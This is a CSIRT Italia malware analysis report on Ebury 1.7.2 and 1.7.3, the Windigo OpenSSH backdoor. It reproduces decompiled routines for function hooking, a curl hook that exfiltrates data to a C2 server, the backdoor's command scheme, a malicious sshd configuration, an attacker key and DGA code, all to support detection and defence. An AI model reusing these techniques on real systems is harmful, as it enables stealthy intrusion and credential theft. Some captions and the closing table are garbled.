
CSIRT Italia
Computer Security Incident Response Team

WINDIGO

FOOTPRINTS FOUND



TLP:WHITE

April 2021

Table of Contents

Executive Summary

Ebury is a well-known Linux OpenSSH backdoor and credential stealer created by cyber-criminal gang, which ESET researchers named Operation Windigo[1]. The first sample was spotted in 2011, and in 2014 a joint research between CERT-Bund, the Swedish National Infrastructure for Computing, the CERN and ESET was published about this threat. In 2017 ESET issued an in-depth technical update about Windigo gang operations, showing lots of new features introduced in the modern variants. As a result of ESET analysis effort, the Russian citizen Maxim Senakh was arrested and sentenced to 46 months by FBI[2]. Not many updates about this threat were published since then. In this technical report we analyze a brand-new variant spotted for the first time in October 2020. We try to uncover complex functionalities of the backdoor, going deep into the most recent introduced capabilities and evidencing the differences with respect to older versions. Its main focus is to remain stealth and avoid detection from infected systems, providing persistent remote access to threat actor and the ability to exfiltrate sensitive information, such as users credentials. These findings show that Windigo crew's infamous operation has probably undergone a partial slowdown due to Senakh's arrest, but is anything but dead.

[1] https://www.welivesecurity.com/2014/03/18/operation-windigo-the-vivisection-of-a-large-linux-server-side-credential-stealing-malware-campaign/

[2] https://www.welivesecurity.com/2017/10/30/esets-research-fbi-windigo-maxim-senakh/

Evolution

Ebury's authors used to embed version number into each sample, that simplify its evolution tracking process. Ebury evolves along with version ups, including adding features and changing existing ones. Now we introduce a brief overview of all different versions discovered.




Figure 1 - Ebury's evolution timeline

Version < 1.2

We know little about very first versions. It seems that Ebury was spotted for the first time in 2011 by a security researcher[3]. In its primitive variant, Ebury replaces `ssh`, `sshd` and `ssh-add` Linux binaries with its modified versions, aiming to steal users' credentials and enable to login without entering the password. To enhance persistence, attackers also modified the RPM database of the victims with the hashes of their malicious executables.

Version 1.2.1 - 1.3.3

Attackers abandoned `ssh` binary patching, and transferred previously implemented malicious capabilities to `libkeyutils.so`, a shared object dynamically loaded by OpenSSH binaries[4]. They added a constructor function to the library with the aim of patching original code and hijacking original functions. In order to discover the original address of functions, they made a massive use of `dlopen`, `dlsym` and `dlinfo`

[3] https://plog.sesse.net/blog/tech/2011-11-15-21-44_ebury_a_new_ssh_trojan.html
[4] https://www.welivesecurity.com/2014/02/21/an-in-depth-analysis-of-linuxebury/

primitives. Once installed, Ebury gives the ability to remote login with a specially-crafted ssh packet and credential stealing.

Version 1.5.0 – 1.6.2

In these versions, malicious actor added hooks to other functions, such as `readdir`, `open`, `open64` and `fgets` in order to remain stealth: in fact, as already mentioned by ESET researchers[5], this feature gives Ebury the shape of a userland rookit**.** They hijacked such functions, by introducing checks when a user tries to open `/proc/self/environ` or to accesso to `.ssh/authorized_keys`. Moreover, the malware was able to inject its own configuration into `sshd` and use attacker's hardcoded public key for authentication. Lastly, many network peculiarities were added: for example, a DGA for C2 communication and a validation control on the domain using encrypted DNS TXT record.

Version 1.7.1 – 1.7.3

First samples were spotted in 2019 by CERN Computer Security Team[6]. This report would be an immersive investigation about the latest versions, still active nowadays.

[5] https://www.welivesecurity.com/2017/10/30/windigo-ebury-update-2/
[6] https://security.web.cern.ch/advisories/windigo/windigo.shtml

Technical analysis

Latest variants appeared online is 1.7, available in three different sub-versions: 1.7.1.c, 1.7.2, and 1.7.3. The first one is smaller than latters (~38 KB vs ~50 KB), and it is distributed as a Linux shared object with the name `libtsq.so`. Instead, latest variants 1.7.2-3 were observed in second half of 2020 and spread as `libkeyutils.so.1`. It is a well-known library, loaded by `ssh`-related binaries, and consists in a set of utilities for managing and preserving authorization and encryption keys required to perform secure operations. From now on, we focus the analysis effort on versions 1.7.2 and 1.7.3, for which every statement applies due to their high similarity. Latest samples are an incremental update of the previous versions, where several new features were added. Authors still implemented the majority of malicious code in `.ctors` (constructors) section, which contains function pointer to initialization code that is executed before the victim program runs into `main()` function. Actual versions, like older ones, do not contain many strings in cleartext, but rather they are encrypted with a XOR cipher using a pseudo-random generated key that changes every round of the loop. The algorithm used to generate the one-time key seems based on `srand()`, a well-known `glibc` function commonly called to initialize a pseudo-random number generator.

```
buff = malloc(0xD78uLL);
decrypted_params = 0LL;
if ( buff )
{
  v54 = 0xD9A33930LL;
  do
  {
    v2 = (0x41C64E6D * v54 + 0x3039) ^ *(&encrypted_params + decrypted_params);
    v54 = 0x41C64E6D * v54 + 0x3039;
    *(&decrypted_params->field_0 + buff) = v2;
    decrypted_params = (decrypted_params + 4);
  }
  while ( decrypted_params != 0xD74 );
  decrypted_params = buff;
}
```

Figure 2 - Decryption routine for strings.

Dynamic functions resolution

In order to hinder the auto-analysis of the disassemblers and its external parameter propagation capability, Ebury dynamically resolves both all functions and global variables in the constructor. For this purpose, it parses the dynamic segment, corresponding to the `.dynamic` section, that consists in an array of `Elf64_Dyn` structures. Looping through all structures of this section, it searches for the one with

`d_tag` of type `DT_PLTGOT`, namely the address of the section `.got.plt`. Its value is the address of the Global Offset Table (GOT), referred to the Procedure Linkage Table (PLT). Recovering GOT base address allows Ebury to calculate the offset `GOT[1]`, which points to the `link_map` chain, the linked list used by the operating system loader to resolve external symbols. The algorithm Ebury uses to convert strings to the corresponding external symbols is a re-implementation of the one used by the operating system's dynamic linker, and supports symbol lookup by both standard hash tables[7], based on PJW hash function, and GNU hash tables[8], based on DJB2. The analysis is quite difficult but allows to understand the malicious actor's in-depth knowledge of ELF file loading mechanisms on Linux systems.

```
if ( a2->dunHASH )
{
  ma_currChar = ma_apiName;                 // inline elf_hash function
  v15 = 0;
  while ( *ma_currChar )
  {
    v16 = 16 * v15 + *ma_currChar;
    v17 = v16 & 0xF0000000;
    if ( (v16 & 0xF0000000) != 0 )
      v16 ^= HIBYTE(v17);
    ++ma_currChar;
    v15 = v16 & ~v17;
  }
```

```
v2 = *ma_apiName;                           // start inlined gnu_hash function
v3 = ma_apiName;
v4 = 5381;
while ( v2 )
{
  ++v3;
  v4 = v2 + 33 * v4;
  v2 = *v3;
}                                           // // end inlined gnu_hash function
v5 = a2->firstBloom;
if ( !v5 )
  return 0LL;
```

Figure 3 - Ebury's dynamic linking implementation with standard hash table (above) and GNU hash table (below).

Functions hooking

Ebury uses two different methods for hooking libraries: the first one targets the victim program, the second one aims to spread itself across every command launched by the victim program:

- Using PLT/GOT Redirection. In this case it sets hooks by overwriting the PLT addresses in the `.got.plt` section of the victim program. We will describe it better with an example. Let `x.bin` be the victim program, `f()` the legitimate function to hook and `mal_f()` the malicious function which Ebury wants to hook to `f()`. Then:

[7] https://flapenguin.me/elf-dt-hash
[8] https://flapenguin.me/elf-dt-gnu-hash

- Ebury iterates over the relocation table looking for the `Elf64_Rela` structure that refers to the symbol whose name is `f()`;
- Once found, the offset is copied and dynamically relocated, simulating what the loader does in an ASLR-enabled environment. The result is an address that points to the legitimate function `f()`, existing in the `x.bin` PLT;
- Ebury now changes the access permission of the memory pointed by the address found, to make it writeable;
- Now Ebury replaces the legitimate address with `mal_f()`'s address;

```
__int64 (*__fastcall ma_hookLibc(char *ma_apiName, __int64 ma_tamperedApiFun))(void)
{
  __int64 *ma_apiPtr; // rbp
  __int64 (*ma_legitimateApi)(void); // rax
  __int64 (*v4)(void); // [rsp+8h] [rbp-20h]

  ma_apiPtr = ma_getApiCallAddressInSsh(ma_apiName);
  ma_legitimateApi = 0LL;
  if ( ma_apiPtr )
  {
    ma_legitimateApi = ma_getApiByHashInLibc(ma_apiName);
    if ( ma_legitimateApi )
    {
      v4 = ma_legitimateApi;
      ma_changeMemoryProtection(ma_apiPtr);
      *ma_apiPtr = ma_tamperedApiFun;
      ma_legitimateApi = v4;
    }
  }
  return ma_legitimateApi;
}
```

Figure 4 – Example of PLT/GOT redirection implementation in Ebury.

– Using `LD_PRELOAD` environment variable, by setting its value to `libkeyutils.so.1`, right before execution of a program. In this way it is able to perform runtime patching by redirecting many shared `glibc` functions, because the given library takes precedence over any other loaded shared libraries. Since it does not work on existing processes, the shared library must be loaded upon execution of a program: in this case when a client connects to the infected machine in SSH, the malware compromises every command executed by the victim by prepending `LD_PRELOAD`.

In particular, it hooks:

- `execl`
- `execve`
- `execvp`
- `execvpe` (not seen in previous versions)
- `fopen`
- `fopen64`
- `open`
- `open64`
- `openat`
- `openat64`
- `opendir` (not seen in previous versions)
- `popen`
- `prctl` (not seen in previous versions)
- `readdir`
- `readdir64`

- `seccomp_load` (not seen in previous versions)
- `system` (not seen in previous versions)

For example, hooked `system()` function first checks if `LD_PRELOAD` or `LD_DEBUG` environment variables are set: if not, it appends `LD_PRELOAD`, so it can hijack other processes calls to system functions.

```
v7 = environ;
do
{
  *&v3[v4 * 8 + 8] = v7[v4];
  v8 = v7[v4];
  if ( !v8 )
    break;
  v12 = v2;
  v11 = v3;
  if ( !strncmp(ma_fields->aLdPreload, v7[v4], 0xAuLL) )
    ldPreloadOrDebug = 1;
  v9 = strncmp(ma_fields->aLdDebug, v8, 8uLL);
  v2 = v12;
  if ( !v9 )
    ldPreloadOrDebug = 1;
  ++v5;
  ++v4;
  v3 = v11;
}
while ( v5 != 4093 );
if ( !ldPreloadOrDebug )
{
  v10 = v5++;
  *&v2[8 * v10] = ma_envLdPreload;
}
*&v2[8 * v5] = 0LL;
if ( ma_envLdPreload )
  *ma_envLdPreload = 0x4C;
environ = ma_generalBuffer;
result = ma_legitSystem(input);
if ( ma_envLdPreload )
  *ma_envLdPreload = 0;
environ = v7;
return result;
```

Figure 5 – Ebury's implementation of hooked libc system() function.

Furthermore, Ebury is able to heuristically understand from which binary it has been launched, by searching the existence of specific libraries and functions. To do that, it makes use of a global variable that it sets with a value between 0 and 4. First of all, types 1 to 4 identify a program which must have loaded `libc.so` and `libcrypto.so` and contain `RSA_sign` or `EVP_SignFinal` functions in `.reloc` section. Then, the specific assigned value is decided according to the conditions of the following table:

	connect()	prctl()	EVP_CipherInit()	deflateInit_()	logout()	tcpsendbreak()	PEM_read_*()
Type 1	✓ or ✗		✓	✓	✓ or ✓		–
Type 2	✓	–	✓	✓	✗	✗	✓
Type 3	✓ or ✗		✓	✗	–	–	–
Type 4	✗	✓	–	–	–	–	–

Table 1 – Conditions through which Ebury detects which running binary it has compromised.

Following our tests, the associations between types and victim programs have been listed below:

- `Type 1`: `SSHD`;
- `Type 2`: `SSH / RSH / RLOGIN / SLOGIN`;
- `Type 3`: `SSH-AGENT / SSH-KEYGEN / OPENSSL`;
- `Type 4`: `CLAMONACC`;
- `Type 0`: matches any other case. This includes any other application launched in a compromised ssh session by using `LD_PRELOAD` environment variable, like `cd` and `ls`.

Based on which binary loaded Ebury, it hooks different functions: for example, `scanf` and `sscanf` are hijacked only when original process is `sshd`. It is noteworthy what happens when it does not recognize one of previous known binaries: at this point, malware checks whether `/curl.so` is dynamically loaded or the binary name contains "`php`". In this case it substitutes every curl-related function with its own malicious version, that performs a POST request to its C2, containing contacted URL and original request body in POST data, every time a `curl` request is made. The destination FQDN address can be dynamically set by the attacker using commands described in "Backdoor functionalities" section of this report.

```
sprintf(ma_local_c2url, ma_fields->aHttpsSXpostPhp, v2);// https://%s/xpost.php
v6 = ma_CurlEasyInit();
if ( v6 )
{
  v7 = 0LL;
  if ( qword_7F1EA5EF4EB8 )
  {
    v8 = strlen(qword_7F1EA5EF4EB8) + 1;
    LOWORD(v7) = 1020;
    if ( v8 - 1 <= 1020 )
      v7 = v8 - 1;
    strncpy(ma_postData, qword_7F1EA5EF4EB8, v7);
  }
  ma_postData[v7] = 9;
  qmemcpy(&ma_postData[v7 + 1], v13, v10);
  ma_CurlEasySetopt(v6, CURLOPT_URL, ma_local_c2url);
  ma_CurlEasySetopt(v6, CURLOPT_POSTFIELDS, ma_postData);
  ma_CurlEasySetopt(v6, CURLOPT_POSTFIELDSIZE, v7 + v10 + 1);
  ma_CurlEasySetopt(v6, CURLOPT_FILE, ma_devNullStream);
  ma_CurlEasySetopt(v6, CURLOPT_SSL_VERIFYPEER, 0LL);
  ma_CurlEasySetopt(v6, CURLOPT_SSL_VERIFYHOST, 0LL);
  ma_CurlEasySetopt(v6, CURLOPT_CONNECTTIMEOUT, 2LL);
  ma_CurlEasySetopt(v6, CURLOPT_TIMEOUT, 3LL);
  ma_CurlEasySetopt(v6, CURLOPT_NOSIGNAL, 1LL);
  ma_CurlEasyPerform(v6);
  ma_aCurlEasyCleanup(v6);
}
```

Figure 6 – Hooked curl function that sends POST data to C&C.

Backdoor functionalities

As already found in previous versions, a tailored SSH data packet allows attackers to bypass standard authentication mechanisms and remotely connect to infected targets. Ebury intercepts SSH's `sscanf()` calls that is responsible to parse version number: in the malicious routine, it takes the twenty-two (22) characters string sent as version number, decodes them from base64, decrypt them using host remote IP address in binary format xor-ed with 0x1010101, and then calculates the SHA-1 hashsum comparing it with a hardcoded value (DB44994ED1ED262B044D9AD0303E1A4ED2FC0372). If every condition is met, the malicious actor gets into the victim.

```
383         if (sscanf(cp, "SSH-%d.%d-%[^\n]\n",
384             &remote_major, &remote_minor, remote_version) != 3) {
385                 r = SSH_ERR_INVALID_FORMAT;
386                 goto out;
387         }
388         debug("Remote protocol version %d.%d, remote software version %.100s",
389             remote_major, remote_minor, remote_version);
```

Figure 7 - Original call to sscanf() by sshd, hooked by Ebury.

```
v3 = str;
if ( strncmp(format, ma_fields->aSshDD, 17uLL) || !str )// SSH-%d.%d-%[^\n]\n
  goto LABEL_141;
if ( !ma_firstMemsetDestination )
  ma_mainStatus[6] = 0x30;
if ( ma_firstMemsetDestination && !ma_options )
{
  ma_options = ma_firstMemsetDestination;
  ma_mainStatus[0] = 0x6D;
}
if ( strlen(str) - 10 <= 53 )
{
  ma_versionLen = strlen(str + 8);
```

Figure 8 – Hooked sscanf() in Ebury.

Moreover, this mechanism lets the malicious actor send custom commands to infected machines, specified by the following scheme:

`SSH-<protocol>-<base64encoded-password>X<command><command_argument>`

Version 1.7.2 supports seven (7) different commands; 1.7.3 even one more. The full list as follows:

- `ver`: write to output Ebury's hardcoded version number and exit. It also takes an optional input parameter in order to set the exfiltration server IP address;
- `cat`: write to standard output all passwords stored in the global buffer and exit. It also takes an optional input parameter in order to set the exfiltration server IP address;
- `bnd`: it takes an input parameter to set an IPv4 address. Whenever `sshd` creates a tunnel to a remote host, binds the client socket to the specified address;
- `psw`: seems not to be implemented yet, for now it behaves like `ver`;
- `xsh`: set user's login shell to the default value (commonly `/bin/sh`);
- `csh`: is the combination of commands `cat` and `xsh`;
- `crl`: it takes an input parameter in order to set the FQDN of the exfiltration server used to hijack curl/php communications;
- `cls`: only available in 1.7.3, is the combination of commands `xsh` and `crl`.

Variant 1.7.3 also introduced an unseen mechanism in order to make its presence stealthier and tougher to detect: while hooking `execve()`, it ensures to delete the content of `SSH_CLIENT` and `SSH_CONNECTION` environment variables, that are responsible to show ssh information about address and open incoming/outgoing

ports. Furthermore, it sets `POSIXLY_CORRECT=y` when the attackers is currently logged in using `xsh` command.

```
__int64 __fastcall sub_7F6386BA9A91(const char *path, char *const argv[], char *const envp[])
{
  int j; // er13
  MYFIELDS *v5; // r15
  char *currEnv; // rbx
  unsigned __int64 v7; // rax
  unsigned int i; // ebx

  if ( envp && *envp )
  {
    j = 0;
    if ( (ma_sessionStatus & BACKDOOR_MGMT_ACTIVE) != 0 )
    {
      while ( 1 )
      {
        currEnv = envp[j];
        if ( !currEnv )
          break;
        v5 = eburyStrings;
        if ( !strncmp(envp[j], eburyStrings->aSshClient, 0xAuLL) && currEnv[10] == '=' )
          *currEnv = 0;
        if ( !strncmp(currEnv, v5->aSshConnection, 0xEuLL) && currEnv[14] == '=' )
        {
          if ( (ma_sessionStatus & CMD_XSH) != 0 )
            strcpy(currEnv, v5->aPosixlyCorrect);
          else
            *currEnv = 0;
        }
        ++j;
      }
    }
  }
```

Figure 9 – Hiding techniques seen in v1.7.3.

Malicious actor hardcoded a *SSH public key*, that can be used to remotely authenticate. In order to accomplish the goal, malware first injects a custom `sshd` configuration to enable Public Key authentication and bypass Linux Pluggable Authentication Modules (PAM), changes the default authorized key file to `/proc/self/environ`, and then patches `fgets()` and `__getdelim()` functions, forcing them to add the hardcoded Public Key to authorized keys and making it possible to authenticate with related private key owned by attackers.

```
PrintLastLog no
PrintMotd no
PasswordAuthentication no
PermitRootLogin yes
UseLogin no
UsePAM no
UseDNS no
ChallengeResponseAuthentication no
LogLevel QUIET
StrictModes no
PubkeyAuthentication yes
AllowUsers n
AllowGroups n
DenyUsers n
DenyGroups n
AuthorizedKeysFile /proc/self/environ
Banner /dev/null
PermitTunnel yes
AllowTcpForwarding yes
PermitOpen any
AuthenticationMethods publickey
```

Figure 10 – Ebury ssh public key.

```
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDSEuS/A5HLzAw-
Cbs+fqxCv1rLZ+x4vCdzcfLppJuCHnD2EO58W4aNDxtn2IBooyr4zylBJrNa64
nQ3L7MvxckQMMLWkN6owZPtJs7+BPIsljX+Kz0svqGH-
DYk5KyQQ+O/uWVUU96X4NkyE4BxeQnH6jCYw2FCcnudsS5GLse-
BUozQvQlQEErRq3ma3skzZGB4kOq6He7ksaEUFjzgy-
fAQHzr1hPX5KJ/du4z7fX0KqUphK4AXbPL4Pqkusw4PeQLDjZGO8hRk-
DMVjnaPNliAS2pV9Guw+L7SLvXGHsz1Q+tT54JaSHkJoN6a0lJ/L3Ie-
hVTi/ZLLh4GgZ1WpWH7EqL
```

Figure 11 – Ebury sshd configuration.

It is worth to mention how attackers can use two environment variables `G` and `S`. The former is used to disable the hook to function `write()`, which hides possible errors written to `stderr`, the latter to disable `glibc` functions hooking through `LD_PRELOAD`. Probably, these two variables are used for debug purpose when the operator logs in into an infected machine.

Daemon & socket communication

Among the Unix binaries targets, `sshd` is certainly the most complex and interesting one. In this case, Ebury distributes the business logic of the backdoor on two different

processes, and use a local socket for communicating with each other. The source process (`sshd`) sends commands, while a Linux executable is started as a daemon and listen for incoming local connections and commands. Communications take place via a Unix socket, created and managed by this daemon. The victim program uses it mainly for storage operations: in fact, it creates a memory structure, whose size is ~3 MB, to save logs created by the malware itself and victims' passwords to be exfiltrated. This buffer is periodically filled with the content of a second smaller buffer (32 KB), also controlled by the process `sshd`. It is not clear why the attacker choses this strategy, but he forks `sshd` multiple times (e.g., each time a client connects), so this probably requires the implementation of a custom shared storage.
The most interesting commands accepted by the daemon have been simplified and listed below:

- `append`: adds content to the buffer;
- `flush`: asks the daemon to send the entire big buffer;
- `parse`: receives the command (e.g., `ver` or `cat`) sent by the attacker;
- `put`: saves a string into a dedicated buffer;
- `get`: extracts the string previously set with `put`.

It is also noteworthy how the demon is instantiated. The victim program at startup, during the loading and hooking routines performed in the constructor, creates a child process with a call to `fork()`. The parent process continues to run previously, while the child spawns all the following legitimate Linux executables:

- `/bin/sync`
- `/bin/hostname`
- `/usr/sbin/atd`


and five (5) randomly chosen from the list below:

- `/sbin/auditd`
- `/usr/sbin/crond`
- `/usr/sbin/anacron`
- `/usr/sbin/arpd`
- `/usr/sbin/acpid`
- `/sbin/rsyslogd`
- `/sbin/udevd`
- `/usr/lib/systemd/systemd-udevd`

In order to backdoor them, each of the above processes is run with `LD_PRELOAD` environment variable set, and `libcrypto.so` and `libkeyutils.so` full paths as value. Thereafter, each of them will try to create a Unix socket on `/run/systemd/log` and start listening on it: clearly, only one of them will succeed, while others processes will fail with error `EADDRINUSE` and exit. The "winner" process finally creates the daemon with a call to `daemon()` and then terminates.

DGA & C2

Domain Generation Algorithm (DGA) is similar to older versions implementations, spawned with a `fork()` call. Attackers added a 300 milliseconds sleep whenever a domain is generated, that is increased to 1 second after the 63th failed attempt. Chosen alphabet is `abcdefghijklmnopqrstuvwxyz123456`. If the generated domain starts with a digit, it is replaced with the character "`a`" in order to make it valid. TLDs also remain the same of older variants: `.info`, `.net` and `.biz`.



```
v10 = 0x1CC6C27FE9LL;
v11 = 1;
while ( 1 )
{
  v12 = 300000;
  if ( v11 > 63 )
    v12 = 1000000;
  usleep(v12);
  if ( !(_BYTE)v11 )
    usleep(0x3938700u);
  v68 = v10;
  v13 = ptr;
  v14 = 0;
  do
  {
    v15 = qword_20DAD0;
    ++v14;
    v68 = 0x41C64E6D * v68 + 0x3039;
    *v13++ = *(_BYTE *)(qword_20DAD0 + (v68 & 0x1F) + 0xD03);
  }
  while ( v14 < (int)((v10 & 3) + 9) );
  v16 = ptr[0];
  if ( ptr[0] <= 96 )
    v16 = 97;
  ptr[0] = v16;
  v68 = 0x41C64E6D * v68 + 0x3039;
  v17 = (const char *)(v15 + 0xD24);
  if ( (unsigned int)v68 % 3 )
  {
    v17 = (const char *)(v15 + 0xD29);
    v18 = (const char *)(v15 + 0xD2D);
    if ( (unsigned int)v68 % 3 != 1 )
      v17 = v18;
  }
  ptr[v14] = '.';
  strcpy(&ptr[v14 + 1], v17);
```

Figure 12 – DGA algorithm.

The DGA is circular: in fact, even if total iterations are more than 30.000, there are only ninety-six (96) unique domains. Whenever a domain is created, the malware performs two DNS requests: the first for retrieving the "A record" and a second one for "TXT record". In the former request, malware also adds the current timestamp in front of the domain, but discards the response. Instead, every valid TXT record response is verified and decrypted through a hardcoded RSA Public Key to authenticate the domain.

```
-----BEGIN RSA PUBLIC KEY-----MIG-
JAoGBAOadSGBGG9x/f1/U6KdwxfGzqSj5Bcy4aZpKv77uN4xYdS5HWmEub5Rj
nAvtKybupWb3AUWwN7UPIO+2R+v6hrF+Gh2apcs9I9G7VEBiToi2B6BiZ3Ly68kj
1ojemjtrG+g//Ckw/osESWweSWY4nJFKa5QJzT39ErUZim2FPDmvAgMBAAE=
-----END RSA PUBLIC KEY-----
```

Figure 13 – Hardcoded RSA Public Key.

```
rsaPubKey = ma_PEM_read_bio_RSAPublicKey(BIO_obj, 0LL, 0LL, 0LL);
v32 = rsaPubKey;
if ( rsaPubKey )
{
  v53 = ma_RSA_public_decrypt(v57, v60, s, rsaPubKey, 1LL);
  ma_RSA_free(v32);
  ma_BIO_free(v30);
  if ( v53 > 0 )
  {
    s[v53] = 0;
    v68[0] = s;
    first_chunk = strsep(v68, ":");
    if ( first_chunk )
    {
      if ( !strcmp(domain, first_chunk) )
      {
        second_chunk = strsep(v68, ":");
        if ( second_chunk )
        {
          v35 = ma_atoi(second_chunk);
          if ( v35 )
          {
            third_chunk = strsep(v68, ":");
            v37 = 0;
            if ( third_chunk )
              v37 = ma_atoi(third_chunk);
            if ( v37 >= current_time )
              break;
          }
        }
      }
```

Figure 14 – Decryption and parsing of the TXT record value using the hardcoded RSA Public Key.

The decrypted content is composed of colon-separated text, as already seen in previous versions. The first chunk represents the domain, the second one is the decimal representation of the C2 IP address (e.g., `3005980741 => 179.43.160[.]69`) and the last one is a timestamp that represents an expiration date, after which the C2 is not valid anymore (e.g., `1622505600 = 2021/06/01 00:00 UTC`). This validation mechanism tries to avoid possible sink-hole attempts. Then, data exfiltration takes place using a DNS request (port 53) toward the received IP address. As we can see from Table 1, attackers are constantly switching IP addresses in TXT record in the last two (2) years. However, by decrypting the content of the TXT record, it is possible to predict the next update, that should be on 2021/06/01 00:00 UTC. At the time of writing, latest version has `op3f1libgh[.]biz` as the only currently active domain generated by DGA with a valid TXT record, last updated on 02/02/2021.

ENCRYPTED TXT Record	DECRYPTED TXT Record	First Seen	Last Seen
P999MROe//emIovOZ2qtoKKKhFtb1F6l+zMxn9a3q2p18ZWeaTyPXMAlXDAQI3bz6pxmeQzGCuz1P1ms25AiPKGuqhZ+etJXVnjy9Ir4zc2UU3jyeFZhs7UEfGAcZut5LY9dt5tCJKhPhYwbz4s2ZixBVUWPbFDuODCJIi4L3fw=	op3f1libgh.biz: 3005980741: 1622505600	2021/02/02	
pusSmJ8IKds+IwzH3oUJV6MmT/f8/9DKwMk68/ErzMDdkTbbOrVwrUicuIjFgTlyJSY1unZJM1HYa6N6bXFxs/Nzn+v8yrqv95XNjQiKky4kGvDOqqZQK	op3f1libgh.biz: 3005980741:	2020/09/10	2021/02/02

TV1Sw1PbjgevpmgtnrXj39Redu8yeTe7uFCKHrnvvWVfzuDiAutNcI=	1612137600		
